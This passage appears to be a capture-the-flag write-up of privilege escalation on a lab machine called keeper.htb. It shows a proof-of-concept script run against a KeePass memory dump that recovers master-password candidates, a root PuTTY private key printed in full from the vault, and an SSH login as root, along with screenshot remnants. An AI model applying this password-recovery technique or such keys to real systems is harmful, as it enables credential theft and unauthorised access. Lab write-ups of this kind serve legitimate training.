
Privilage Escalation


```shell
❯ sudo python3 poc.py KeePassDumpFull.dmp
2025-04-12 20:20:09,723 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```


I've got this possible passwords. Looking on Google I found what seem the full password:





Once in we see the root putty key file, so lets use it in order to log in as root using `putty`:




Title:
keeper.htb (Ticketing Server)
rname:
root
ssword:
URL:
https://example.com
Tags:
Expires:
5/19/23 10:30 AM
Notes
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0


Session
Logging
Terminal
Keyboard
Bell
Features
Window
Specify the destination you want to connect to
Host Name (or IP address)
10.10.11.227
Connection type:
SSH
Serial
Other:
Telnet
Load, save or delete a stored session





And we're root.